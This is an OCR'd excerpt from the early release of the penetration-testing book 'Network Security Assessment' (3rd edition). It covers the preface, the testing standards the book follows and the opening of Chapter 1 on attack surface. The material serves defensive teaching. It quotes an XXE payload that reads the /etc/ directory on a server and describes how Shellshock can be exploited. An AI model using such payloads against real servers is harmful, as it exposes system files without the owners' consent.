
O'REILLY®

3rd Edition




Early Release

RAW & UNEDITED

# Network Security Assessment

KNOW YOUR NETWORK



Chris McNab

In memory of Barnaby Jack.

# Preface

*It is not impossible to compromise a system, only improbable.*

Adversaries routinely target the networks of organizations including retailers, stock exchanges, and utility companies. As I prepare this third edition of *Network Security Assessment*, the demand for incident response across the private sector is increasing. Software vendors have worked to improve the security of their products over the last decade, but attack surfaces have grown, and, if anything, the overall integrity of networks has degraded.

Methods employed by attackers have become increasingly advanced, involving intricate exploitation of software defects, social engineering, and physical attacks to target high-value assets. At the same time, the very technologies used to protect enterprise networks have proven to be ineffective, as resourceful adversaries trivially reverse engineer and bypass them. In 2012, Tavis Ormandy published a paper[1] detailing severe vulnerabilities within Sophos Antivirus, resulting in arbitrary code execution without user interaction, and complete bypass of the product's security features.

As stakes increase, so does the value of zero-day exploits to attackers. Researchers are financially incentivized to provide details of vulnerabilities to third parties and brokers, who in-turn share the findings with a privileged group of customers, and in some cases, responsibly disclosure the flaws to vendors. The net effect is a severe gap, in which the number of serious vulnerabilities that are known only to privileged groups (including governments and organized criminals) increases each day.

Governments have militarized the Internet and degraded the security of cryptosystems[2][3]. As security professionals, we must work to ensure that our networks are a safe place to do commerce, store data, and communicate with one another. Life for us all would be very different without the Internet and the freedoms it provides.

---

[1] http://lock.cmpxchg8b.com/sophailv2.pdf

[2] http://cr.yp.to/talks/2014.10.18/slides-djb-20141018-a4.pdf

[3] https://www.youtube.com/watch?v=M6qoJNLIoJI

# Overview

This book tackles a single area of computer security in detail: that of undertaking network-based security testing in a structured manner. The methodology presented in this book describes how determined attackers scour Internet-based networks in search of vulnerable components, and how you can perform similar exercises to assess your environment effectively.

Assessment is the first step any organization should take to start managing information risk correctly. By assessing your networks in the same way that a determined attacker does, you can take a more proactive approach to risk management. Throughout this book, there are bulleted checklists of countermeasures to help you devise a clear technical strategy and fortify your environments at the network and application levels.

# Audience

This book assumes you are familiar with networking protocols and administering Unix-based operating systems. An experienced network administrator or security consultant should be comfortable with the contents of each chapter. To get the most out of this book, you should be familiar with:

- OSI layer 2 network operation (primarily ARP and 802.1Q VLAN tagging)
- The IP protocol suite, including TCP, UDP, and ICMP
- The operation of popular network protocols (e.g. FTP, SMTP, and HTTP)
- Runtime memory layout and Intel x86 processor registers
- Cryptographic principles (e.g. hashing, signing, and asymmetric encryption)
- Common web application flaws (XSS, CSRF, command injection, and so on)
- At least one Unix-like operating system, such as Linux or Apple OS X
- Configuring and building Unix-based tools in your environment

# Organization

This book consists of 16 chapters and 3 appendixes. At the end of each chapter is a checklist that summarizes the threats and techniques described in that chapter along with effective countermeasures. The appendixes provide useful reference material, including listings of TCP and UDP ports, along with ICMP message types and their functions. Here is a brief description of each chapter and appendix:

Chapter 1, *Network Security Assessment*, discusses the rationale behind network security assessment and introduces information assurance as a process, not a product.

Chapter 2, *Assessment Workflow & Tools*, covers the tools that make up a professional security consultant's attack platform, and the various assessment tactics that can be adopted.

Chapter 3, *Vulnerabilities & Adversaries*, categorizes vulnerabilities in software via taxonomy, along with low-level descriptions of different vulnerability classes and adversaries.

Chapter 4, *Internet Network Discovery*, describes the Internet-based tactics that a potential attacker adopts to map your network, from open web searches, to DNS sweeping and querying of name servers.

Chapter 5, *Local Network Discovery*, defines the steps that can be taken to perform local area network discovery and sniffing, along with circumvention of 802.1X network access control and 802.1Q VLAN tagging features.

Chapter 6, *IP Network Scanning*, discusses popular network scanning techniques and their relevant applications, also listing tools and systems that support such scanning types. IDS evasion and low-level packet analysis techniques are also covered.

Chapter 7, *Assessing Common Network Services*, details the approaches used to test services found running across many operating platforms. Service protocols covered within this chapter include SSH, FTP, Telnet, SNMP, and VNC.

Chapter 8, *Assessing Microsoft Windows Services*, covers testing of Microsoft services found within enterprise environments, including NetBIOS, CIFS, MSRDP, and Active Directory.

Chapter 9, *Assessing Mail Services*, details assessment of SMTP, POP3, and IMAP services that transport electronic mail. Often, these services can fall foul to information-leak and brute-force attacks, and, in some cases, remote code execution.

Chapter 10, *Assessing VoIP Services*, discusses vulnerabilities within VoIP protocols including SIP, SDP, and RTP.

Chapter 11, *Assessing VPN Services*, covers assessment of IPsec and Microsoft PPE network services that provide secure network access and confidentiality.

Chapter 12, *Assessing TLS Endpoints*, details assessment of TLS protocols and features that provide secure access to web, mail, and other network services.

Chapter 13, *Web Application Architecture*, defines the components of web applications and the ways in which they interact with each other, including protocols and data formats.

Chapter 14, *Assessing Web Servers*, covers the assessment of web server software, including Microsoft IIS, Apache, Tomcat, and reverse proxy software including Nginx and F5 load balancers.

Chapter 15, *Assessing Web Application Frameworks*, details testing methodologies that can be used to uncover flaws within frameworks including Rails, Django, ASP.NET, and PHP.

Chapter 16, *Assessing Data Stores*, covers network assessment of database servers including Oracle, Microsoft SQL Server, and MySQL, along with distributed key-value stores used within modern server applications, and network attached storage protocols including iSCSI and NFS.

Appendix A, *TCP, UDP, STCP Ports, and ICMP Message Types*, contains definitive listings and details of tools and systems that can be used to easily assess services found.

Appendix B, *Sources of Vulnerability Information*, lists reliable sources of available vulnerability and exploit information, so that vulnerability matrices can be devised to quickly identify areas of potential risk when assessing exposed services.

Appendix C, *TLS Cipher Suites*, details weak cipher suites supported by TLS.

# Use of RFC and CVE References

Throughout the book, references are made to particular IETF *Request for Comments*[4] (RFC) drafts, documents, and MITRE *Common Vulnerabilities and Exposures*[5] (CVE) entries. Published RFCs define the inner workings and mechanics of protocols including SMTP, FTP, TLS, HTTP, and IKE. The MITRE CVE list is a dictionary of publicly known information security vulnerabilities, and individual entries (formatted by year, along with a unique identifier) allow us to track particular flaws.

# Vulnerabilities Covered in This Book

This book focuses on describing vulnerabilities that may be exploited by both unauthenticated and authenticated users against network server software. Examples of tactics that are deemed out-of-scope include local privilege escalation, denial of service conditions, and attacks performed with network access (e.g. man-in-the-middle).

There are, of course, some exceptions—availability is increasingly important for services including DNS, LDAP, and those wrapped using TLS, and so denial of service flaws are described for particular critical services.

Vulnerabilities with CVE references from 2006 and before are not covered in this title. The previous editions of this book were published in 2007 and 2004, and contain full details of older vulnerabilities in server packages including Microsoft IIS, Apache, and OpenSSL.

Many uncommon server packages are not included for the sake of brevity. During testing, you should manually search the NIST *National Vulnerability Database*[6] (NVD) to investigate known issues in the services you have identified.

# Recognized Assessment Standards

This book has been written in line with penetration testing standards recognized globally, including NIST SP 800-115, NSA IAM, CESG CHECK, CREST, Tiger Scheme, The Cyber Scheme, and PCI DSS. You can use the material within this book to prepare for infrastructure and web application testing exams across these accreditation bodies.

[4] http://www.ietf.org/rfc.html

[5] https://cve.mitre.org

[6] http://web.nvd.nist.gov/view/vuln/search

## NIST SP 800-115

In September 2008 the *National Institute of Standards and Technology* (NIST) released special publication 800-115[7], which is a technical guide for security testing. The document is referred to within the PCI DSS materials as an example of industry-accepted best practices, and details both a high-level overview of assessment techniques, along with low-level details of tests that can be undertaken against systems both locally and remotely.

## NSA IAM

The United States *National Security Agency* (NSA) has provided an *INFOSEC Assessment Methodology* (IAM) framework to help consultants and security professionals outside the NSA provide assessment services to clients in line with a recognized standard. The IAM framework defines three levels of assessment related to testing of IP-based computer networks:

Assessment

> This level involves discovering a cooperative high-level overview of the organization being assessed including access to policies, procedures, and information flow. No hands-on network or system testing is undertaken at this level.

Evaluation

> Evaluation is a hands-on cooperative process that involves testing with network scanning and penetration tools and the use of specific technical expertise.

Red Team

> A Level 3 assessment is non-cooperative and external to the target network, involving penetration testing to simulate the appropriate adversary. IAM assessment is nonintrusive, so within this framework, a Level 3 assessment involves full qualification of vulnerabilities.

This book covers only the technical network scanning and assessment techniques used within Levels 2 (Evaluation) and 3 (Red Team) of the framework, since Level 1 assessment involves high-level cooperative gathering of information, such as security policies.

## CESG CHECK

The *Government Communications Headquarters* (GCHQ) in the United Kingdom has an information assurance arm known as the *Communications and Electronics Security Group* (CESG). In the same way that the NSA IAM framework allows security consultants outside the NSA to provide assessment services, CESG operates a program known as CHECK[8] to evaluate and accredit testing teams within the U.K.

Unlike the NSA IAM, which covers many aspects of information security (including review of security policy, antivirus, backups, and disaster recovery), CHECK squarely

[7] http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

[8] http://www.cesg.gov.uk/servicecatalogue/service_assurance/CHECK/Pages/CHECK.aspx

tackles the area of network security assessment. A second program is the *CESG Listed Adviser Scheme* (CLAS), which covers information security in a broader sense and tackles areas such as ISO/IEC 27001, security policy creation, and auditing.

Consultants navigate a CESG-approved assault course (primarily those maintained by CREST and the Tiger Scheme) to demonstrate ability and achieve accreditation. The CESG CHECK notes list the following examples of technical competence:

- Use of DNS information retrieval tools for both single and multiple records, including an understanding of DNS record structure relating to target hosts
- Use of ICMP, TCP, and UDP network mapping and probing tools
- Demonstration of TCP service banner grabbing
- Information retrieval using SNMP, including an understanding of MIB structure relating to target system configuration and network routes
- Understanding of common weaknesses in routers and switches relating to Telnet, HTTP, SNMP, and TFTP access and configuration

The following are Unix-specific competencies:

- User enumeration via *finger*, *rusers*, *rwho*, and SMTP techniques
- Use of tools to enumerate *Remote Procedure Call* (RPC) services and demonstrate an understanding of the security implications associated with those services
- Demonstration of testing for *Network File System* (NFS) weaknesses
- Testing for weaknesses within r-services (*rsh*, *rexec*, and *rlogin*)
- Detection of insecure X Windows servers
- Testing for weaknesses within web, FTP, and Samba services

Here are Windows-specific competencies:

- Assessment of NetBIOS and CIFS services to enumerate users, groups, shares, domains, domain controllers, and password policies, and associated weaknesses
- Username and password grinding via NetBIOS and CIFS services
- Detecting and demonstrating presence of known security weaknesses within *Internet Information Server* (IIS) web and FTP service components, and Microsoft SQL Server

This book documents assessment across these listed areas, along with background information to help you gain a sound understanding of the vulnerabilities presented. Although the CHECK program assesses the methodologies of consultants who wish to perform U.K. government security testing work, security teams of organizations and companies elsewhere in the world should be aware of this framework.

## CESG Recognized Qualifications

Within the United Kingdom a number of bodies provide both training and examination through CESG-approved assault courses. A number of the qualifications provided by these organizations are recognized by CESG as being CHECK equivalent.

CREST (http://www.crest-approved.org)

> CREST is a non-profit organization that regulates the penetration testing industry by providing accreditation through its *certified infrastructure tester* and *certified web application tester* programs. Through its partnership with CESG, CREST certified tester qualifications confer CHECK team leader status, and so many organizations use this syllabus and approach to accredit testing team members.

Tiger Scheme (http://www.tigerscheme.org)

> A second examining body that partners with government and industry in the United Kingdom is the Tiger Scheme. Accreditation levels are *associate*, *qualified*, and *senior*, which are recognized by CESG and can be used to secure CHECK team member and team leader status.

The Cyber Scheme (http://www.thecyberscheme.co.uk)

> The *Cyber Scheme Team Member* (CSTM) certification is recognized by CESG as CHECK team member equivalent. The organization provides both training and accreditation through its approved partners.

## PCI DSS

The *Payment Card Industry Security Standards Council*[9] (PCI SSC) publishes the PCI Data Security Standard (PCI DSS), which requires payment processors, merchants, and those storing payment card data to abide to specific *control objectives*, including:

- Build and maintain a secure network
- Protect cardholder data
- Maintain a vulnerability management program
- Implement strong access control measures
- Regularly monitor and test networks
- Maintain an information security policy

PCI DSS version 3.0[10] is the current standard, which is active until 31 December 2016. Within the document, there are two requirements for vulnerability scanning and penetration testing by organizations:

Requirement 11.2

> Mandates quarterly internal and external vulnerability scanning. A PCI SSC *Approved Scanning Vendor* (ASV) must be engaged to perform external testing, however ASV accreditation is not required for internal testing purposes.

Requirement 11.3

> Requires performance of annual internal and external penetration testing by a qualified resource testing in line with industry-accepted best practices (i.e. NIST SP 800-115).

[9] https://www.pcisecuritystandards.org

[10] https://www.pcisecuritystandards.org/documents/PCI_DSS_v3.pdf

The material within this book is written in line with NIST SP 800-115 and other published standards, and you can use the methodology to perform internal and external testing under PCI DSS requirement 11.3 in particular.

# Mirror Site for Tools Mentioned in This Book

URLs for tools in this book are listed so that you can browse the latest files and papers on each respective site. If you are worried about Trojan horses or other malicious content within these executables, they have been virus-checked and are mirrored at the O'Reilly site at http://examples.oreilly.com/networksa/tools/.

# Using Code Examples

This book is here to help you get your job done. In general, you may use the code in this book in your programs and documentation. You don't need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book doesn't require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code doesn't require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but don't require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "Network Security Assessment, Third Edition, by Chris McNab. Copyright 2015 Chris McNab, 978-1-4919-1095-5."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

# Conventions Used in This Book

The following typographical conventions are used in this book:

*Italic*

Indicates commands, example email addresses, passwords, error messages, filenames, emphasis, and the first use of technical terms

`Constant width`

Indicates IP addresses and command-line examples

*`Constant width bold italic`*

Indicates replaceable text

**`Constant width bold`**

Indicates user input

> This icon signifies a tip, suggestion, or general note.

This icon indicates a warning or caution.

# Comments and Questions

Please address comments and questions concerning this book to the publisher:

O’Reilly Media, Inc.

1005 Gravenstein Highway North

Sebastopol, CA 95472

800-998-9938 (in the United States or Canada)

707-829-0515 (international or local)

707-829-0104 (fax)

There’s a web page for this book that lists errata, examples, and any additional information. You can access this page at:

http://www.oreilly.com/catalog/9780596510305

To comment or ask technical questions about this book, send email to:

*bookquestions@oreilly.com*

For more information about books, conferences, Resource Centers, and the O’Reilly Network, see the O’Reilly web site at:

http://www.oreilly.com

# Acknowledgements

Throughout my career, many have provided invaluable assistance, and most know who they are. In 2009, my late friend Barnaby Jack helped me secure a job in San Francisco that changed my life. I miss him dearly, and the Jägermeister doesn’t taste the same.

Thanks to a Myers-Briggs INTP personality type, I can be quiet and a challenge to deal with at times. I don’t mean to be, and deeply appreciate those who have put up with me over the years: particularly the girlfriends, and my family.

Finally, I extend my gratitude to the O’Reilly Media team for their continued support and unshakable faith in me. This is an important book to maintain, and will help to (eventually) make the world a safer place.

## Technical Reviewers & Contributors

Computer systems and applications have become so nebulous that to cover flaws across different technologies, I had to leverage the feedback of subject-matter experts. It would simply not have been possible to put this material together without the help of the following individuals.

< TBC >

# 1

# Network Security Assessment

This chapter introduces the underlying economic principles behind computer network exploitation and defense: describing both the current state of affairs, and changes to the landscape over the last decade. To realize defendable environments, you should adopt a proactive approach to security—an approach that starts with assessment to identify your weaknesses. Many different flavors of assessment exist, from static analysis of a given application and its code, to dynamic testing of deployed systems. I describe and categorize each of your testing options here, and finally list the testing domains that this book covers in detail.

## The State of the Art

I started work on the first edition of this book over a decade ago, long before computer network exploitation was industrialized to the scale we know today by governments and organized criminals alike. The research and zero-day exploit sales business was yet to exist, and hackers were the apex predator online, trading *warez* over IRC.

The current state of affairs is deeply concerning. Modern life relies heavily on computer networks and applications, which are already complex, and accelerating in many directions (think cloud applications, medical devices, cars, planes, and embedded systems). Increasing consumer uptake of flawed products introduces vulnerability.

The Internet is the primary enabler of the world's globalized economic system and relied on for just about everything, including market commerce, supply chain logistics, teamwork, management of critical infrastructure, news reporting, and product support.

*As soon as its computer networks come under attack and are destroyed, the country will slip into a state of paralysis and the lives of its people will grind to a halt.*

Su Tzu-yun

*World War: The Third World War – Total Information Warfare, 2001*

A study by Leena Ilmola of the *International Institute for Applied Systems Analysis* (IIASA)[1] predicted that total loss of Internet service in a country would lead to a failure of the food supply chain within three days.

Widespread adoption of technology increasingly results in negative economic impact being realized by victims of computer-based attack. The Stuxnet worm[2] sabotaged the Iranian uranium enrichment facility at Natanz (reducing operational capacity by 30% for a period of months), and Saudi Aramco suffered a malware outbreak[3] that took the entire company offline for a ten-day period in 2012.

A glaring gap exists between resourceful adversaries and those tasked with protecting computer networks. Thanks to increasing workforce mobility, adoption of wireless technologies, and cloud services, the systems of even the most security-conscious organizations can be commandeered. To make things worse, critical flaws have been uncovered in the very technologies and software libraries we use to provide assurance through cryptography, including:

- RSA BSAFE, using the flawed `Dual_EC_DRBG` algorithm by default[4]
- The OpenSSL 1.0.1 heartbeat extension information leak (CVE-2014-0160)

Defendable networks do exist, but they are often small, high assurance enclaves built by organizations within the *defense industrial base*. Such enclaves are tightly configured and monitored; running trusted operating systems and evaluated software. Many also include evaluated hardware to enforce one-way communication between certain components. These hardened environments are not unassailable, but can be effectively defended from attack by most actors (through monitoring and response).

The networks most at risk are those with the largest number of system elements. Multiple entry points increase the potential for compromise, and risk management becomes difficult. These factors create the *defender's dilemma*—where a defender must ensure the integrity of an entire system, but an attacker only needs to exploit a single vulnerability.

# Threats and Attack Surface

Adversaries who actively compromise computer systems range from state-sponsored organizations, through organized criminals, to amateur enthusiasts. Benefitting from deeper resources than the other groups combined, state-sponsored attackers have become the apex predator online.

Upon understanding attack surface, you can start to quantify exposure and risk. The exposed surfaces of most enterprises include client systems (e.g. desktops, laptops, and mobile devices), Internet-based servers, cloud applications, and infrastructure (e.g. VPN gateways, routers, and firewalls).

---

[1] http://www.iiasa.ac.at/publication/more_XO-12-067.php

[2] http://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/

[3] http://www.theregister.co.uk/2012/08/29/saudi_aramco_malware_attack_analysis/

[4] http://www.reuters.com/article/2013/12/20/us-usa-security-rsa-idUSBRE9BJ1C220131220

## Attacking Client Software

Desktop applications and client software packages (e.g. Microsoft Office, web browsers including Google Chrome, and administrative utilities such as PuTTY) may be attacked directly by an adversary with network access, or indirectly by an attacker sending malicious content to be parsed (e.g. a crafted PDF file or Microsoft Excel spreadsheet).

To demonstrate the insecurity of client software packages, you only need to look at the results of the 2014 Pwn2Own competition[5]. French security firm VUPEN won a total of $400,000 after successfully exploiting Microsoft Internet Explorer 11, Adobe Reader XI, Google Chrome, Adobe Flash, and Mozilla Firefox on a 64-bit version of Windows 8.1. The company used a total of 11 distinct zero-day exploits to achieve their goals[6].

Attackers with network access often exploit browser vulnerabilities to target high value assets (e.g. systems administrators of organizations such as OPEC[7]) via man-in-the-middle attack—injecting malicious content into a plaintext HTTP session. Once the target parses the content, implants persist within memory and provide low-level system access, as demonstrated in Figure 1-1.





*Figure 1-1. Network access used to deliver malicious content*

These attacks are not constrained to plaintext network sessions. A resourceful attacker with low-level network access could perform

[5] http://www.pwn2own.com

[6] http://www.vupen.com/blog/20140520.Advanced_Exploitation_Firefox_UaF_Pwn2Own_2014.php

[7] http://www.spiegel.de/international/world/how-the-nsa-and-gchq-spied-on-opec-a-932777.html

undetected MITM against a legitimate encrypted session (such as HTTPS or an SSL VPN) upon compromising private key material through either a software flaw, such as the OpenSSL heartbeat information leak, or by exploiting operational security shortcomings.

## Attacking Server Software

Server software has not fared any better, due in part to increasing layers of abstraction, and adoption of emerging technologies. The Rails web application framework and Nginx reverse proxy both suffered remote code execution flaws in 2013, as follows:

- Nginx 1.3.9 to 1.4.0 chunked encoding stack overflow (CVE-2013-2028)
- Rails 2.3 and 3.x Action Pack YAML deserialization flaw (CVE-2013-0156)

The Nginx chunked encoding flaw is similar to that found by Neel Mehta in 2002 within the Apache web server[8]—demonstrating how known flaws appear within new packages as developers fail to look backwards.

## Attacking Web Applications

Vulnerability within web applications stems from additional feature support and increasing exposure of interfaces (APIs) between components. One particularly severe class of problem is *XML external entity* (XXE) parsing, by which malicious XML is presented to a web application and sensitive content returned. In 2014, researchers uncovered multiple XXE parsing flaws within the Google production environment. In one case, XML content was uploaded to the Google Public Data Explorer utility[9], defining an external entity of `payload`:

```
<!ENTITY % payload SYSTEM "file:///etc/”>

<!ENTITY % param1 '<!ENTITY &#37; internal SYSTEM "%payload;" >' >
%param1; %internal;
```

Figure 1-2 shows how the XML was parsed server-side, revealing directory contents.

[8] CVE-2002-0392

[9] https://www.bbhq.net/bugs/3/61/google-xxe





*Figure 1-2. Reading files within Google's production environment*

## Exposed Logic

One way to understand attack surface and practical exploitation within a computer system is to consider the *exposed logic* that exists. Remotely across a network, such logic could be part of an Internet-accessible network service (e.g. support for compression or chunked encoding within a web server), or a parsing mechanism used by a client (such as PDF rendering). Locally within computer operating systems, the system kernel and device drivers (running with high privileges) also expose logic to running applications.

Attack surface is exposed logic (usually privileged) that can be abused by an adversary for gain—whether revealing secrets, allowing code execution, or inducing denial of service. At a high-level, exposed logic is targeted by attackers in two ways:

- Directly via a vulnerable function within an exposed network service.
- Indirectly, such as a parser running within a client endpoint that is provided with malicious material through man-in-the-middle attack, email, instant messaging, or other means.

### Exposed Logic Examples

An example is the GNU *bash* remote command execution flaw known as *shellshock*[10]. Many applications within Unix-based systems (including Linux and Apple OS X) use the *bash* command shell as a broker to perform low-level system operations. In 1989, a flaw was introduced which meant that arbitrary commands could be executed by passing malicious environment variables to *bash*, which was uncovered and publicized twenty-five years later by Stéphane Chazelas[11].

To exploit the flaw, an attacker must identify a path through which user-controlled content is passed to the vulnerable command shell. Two examples of remotely exploitable paths and preconditions are as follows:

---

[10] CVE-2014-6271

[11] http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html

Apache HTTP Server

> Presenting a *User-Agent* header containing a malicious environment variable to a CGI script within an Apache (via *mod_cgi*) results in command execution, as demonstrated by the Metasploit[12] *apache_mod_cgi_bash_env_exec* module[13].

DHCP

> Many DHCP clients pass and execute commands through *bash* when configuring network interfaces. Upon configuring a rogue DHCP server to send malicious environment variables within DHCP responses to clients, arbitrary commands are executed on vulnerable systems, as demonstrated by the Metasploit *dhclient_bash_env* module[14].

**Understanding and Exploiting Exposed Logic**

The vulnerability research industry is built on exploitation of exposed logic within software to perform a useful action. Most browser exploits (as demonstrated by VUPEN and Pinkie Pie within Pwn2Own and Google Pwnium competitions) rely on the chaining of multiple defects to bypass security protections and execute arbitrary code.

In 2013, VUPEN successfully exploited Microsoft Internet Explorer 10 running on a Microsoft Surface tablet with Windows 8, patched up-to-date, and using native exploit mitigation mechanisms including: a protected mode sandbox, *address space layout randomization* (ASLR), and *data execution prevention* (DEP). Two exploits were used: one to gain code execution within the confines of the sandbox, and a second to escape. The researchers identified and leveraged undocumented features within the VML parsing and rendering code used by Internet Explorer, as detailed within their blog[15].

In 2012, Pinkie Pie developed a Google Chrome browser exploit[16] that used six distinct flaws to achieve code execution. The researcher found bugs within the Chrome pre-rendering feature, GPU command buffers, IPC layer, and extensions manager.

Low-level software assessment is an art form, by which a relatively small number of skilled researchers uncover subtle defects in software and chain them together to perform a useful action. During each iterative step, the available attack surface is tested.

# Assessment Flavors

To map and test the exposed logic paths of a system, organizations may adopt a variety of approaches. In the marketplace today, there are many vendors providing static and dynamic testing services, along with analysis tools used to identify potential risks and vulnerabilities.

---

[12] http://www.metasploit.com

[13] http://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec

[14] http://www.rapid7.com/db/modules/auxiliary/server/dhclient_bash_env

[15] http://www.vupen.com/blog/

[16] http://blog.chromium.org/2012/05/tale-of-two-pwnies-part-1.html

## Static Analysis

Audit of application source code, server configuration, infrastructure configuration, and architecture may be time-consuming, but is one of the most effective ways of identifying vulnerabilities in a given system. A drawback of static analysis within a large environment is the cost of running such a program (primarily due to the sheer volume of material produced by these tools, and cost of tuning-out false positives), and so it is important that testing is scoped and efforts prioritized correctly.

Technical audit and review approaches include:

- Design review
- Configuration review
- Static code analysis

Less technical considerations may include data classification and labeling, review of the physical environment, personnel security, plus education, training, and awareness.

**Design Review**

Review of system architecture and design involves first understanding the placement and configuration of security controls within the environment (whether network-based controls such as ACLs, or low-level system controls such as sandboxes), evaluating the efficacy of those controls, and, where applicable, proposing changes to the architecture and system design.

*Common Criteria*[17] is an international standard for computer security certification, applicable to operating systems, applications, and products with security claims. Seven assurance levels exist, from EAL1 (functionally tested) through EAL4 (methodically designed, tested, and reviewed) to EAL7 (formally verified design and tested). Many commercial operating systems are typically evaluated at EAL4, and operating systems that provide multilevel security are evaluated at a minimum of EAL4. Other programs exist, including the U.K. Government CESG CAPS and CPA schemes[18].

Formally verifying the design or architecture of a system can be a costly exercise. Often, a cursory architecture review by an experienced security professional will highlight potential pitfalls and issues that should be mitigated, such as poor network segmentation, or insufficient protection of data in-transit.

**Configuration Review**

Low-level audit of system components may include review of infrastructure (i.e. firewalls, routers, switches, storage, and virtualization infrastructure), server and appliance operating system configuration (e.g. Windows Server, Linux, or F5 hardware), and application configuration (such as Apache or OpenSSL server configuration).

Organizations including NIST, NSA, and DISA provide checklists and configuration guidelines for operating systems including Apple OS X, Microsoft Windows, and Linux. These resources are available online:

[17] ISO/IEC 15408

[18] http://www.cesg.gov.uk/servicecatalogue/

- http://web.nvd.nist.gov/view/ncp/repository
- http://www.nsa.gov/ia/mitigation_guidance/security_configuration_guides/
- http://iase.disa.mil/stigs/

By performing gap analysis against these standards, it is possible to identify shortcomings in operating system configuration, and work to ensure a uniform hardened configuration across your environment. Vulnerability scanners (including Rapid7 Nexpose) include DISA STIG scan policies, and so identification of gaps is straightforward through authenticated scans to perform deep testing.

**Static Code Analysis**

NIST and Wikipedia maintain lists of code analysis tools, as follows:

- http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html
- https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

Such tools identify common flaws in software written in languages including C/C++, Java, and .NET. The HP Fortify team published a taxonomy[19] of software security errors that can be identified through static code analysis, including input validation and representation, API abuse, flawed security features, time and state vulnerabilities, error handling flaws, and poor code quality resulting in memory handling bugs. Chapter 3 discusses these categories in detail.

Static code analysis tools require tuning to reduce noise within the results and focus findings around accessible code paths (e.g. flaws that can be practically exploited). Such low-level static analysis is suited to critical system components, as the cost of performing analysis and reviewing the output can be considerable.

## Dynamic Testing

Exposed logic may be assessed through dynamic testing of running systems (versus static code analysis and low-level configuration review of system components). Popular types of dynamic test include:

- Network infrastructure testing
- Web application testing
- Web service testing (e.g. exposed APIs for mobile applications)
- Internet-based social engineering

As testing is undertaken from the perspective of an assailant (such as an unauthenticated network-based attacker, an authenticated application user, or a mobile client), findings are often aligned with legitimate exploitable threats to the system.

**Network Infrastructure Testing**

Using scanning tools (e.g. Nmap, Nessus, Rapid7 Nexpose, and QualysGuard), the network attack surface of an environment can be mapped and assessed for known

[19] http://www.hpenterprisesecurity.com/vulncat/

